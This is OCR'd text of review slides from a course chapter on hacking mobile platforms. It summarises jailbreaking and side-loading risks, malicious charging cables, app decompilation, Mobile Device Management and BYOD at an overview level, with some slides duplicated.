- Implement Mobile Device Management for your organization
  - Keep mobile endpoints secure to reduce the attack surface risk they introduce to your network

17.17 HACKING MOBILE PLATFORMS REVIEW

- Review


HACKING MOBILE PLATFORMS REVIEW

- Most people do not take mobile device security as seriously as laptop or other computer security
- Mobile devices are subject to the same types of attacks that other computers are
- A malicious charging cable can be used to install malware on a mobile device, even if it is not jailbroken/rooted
- Users jailbreak or root a device to obtain superuser privilege and install apps that are normally disallowed



HACKING MOBILE PLATFORMS REVIEW


- Most people do not take mobile device security as seriously as laptop or other computer security
- Mobile devices are subject to the same types of attacks that other computers are
- A malicious charging cable can be used to install malware on a mobile device, even if it is not jailbroken/rooted
- Users jailbreak or root a device to obtain superuser privilege and install apps that are normally disallowed



- You must be careful when jailbreaking or rooting a device:
  - It bypasses normal firmware digital signature security
  - It's likely to open ports that an attacker can connect to
  - The jailbreak app itself is likely to itself be compromised.


HACKING MOBILE PLATFORMS REVIEW

- Android users can "side-load" apps from unauthorized sources without root privilege
- iPhone users can also side-load apps on a jailbroken device
  - Cydia is an alternate app store for jailbroken iOS devices
- Numerous mobile tools and exploits can be found in Metasploit, on Exploit-db.com, and GitHub
- A number of hacking tools that run on Android or iOS can also be found



HACKING MOBILE PLATFORMS REVIEW

- Android users can "side-load" apps from unauthorized sources without root privilege
- iPhone users can also side-load apps on a jailbroken device
  - Cydia is an alternate app store for jailbroken iOS devices
- Numerous mobile tools and exploits can be found in Metasploit, on Exploit-db.com, and GitHub
- A number of hacking tools that run on Android or iOS can also be found



- You can decompile an app to learn how it works and search for hard-coded credentials and IP addresses
- Mobile Device Management is a system that allows an organization to control the security of an enrolled mobile device
- Bring-Your-Own-Device (BYOD) allows company users to use their own personal device for work
  - BYOD is convenient for users, but introduces administrative challenges and security risks to the network.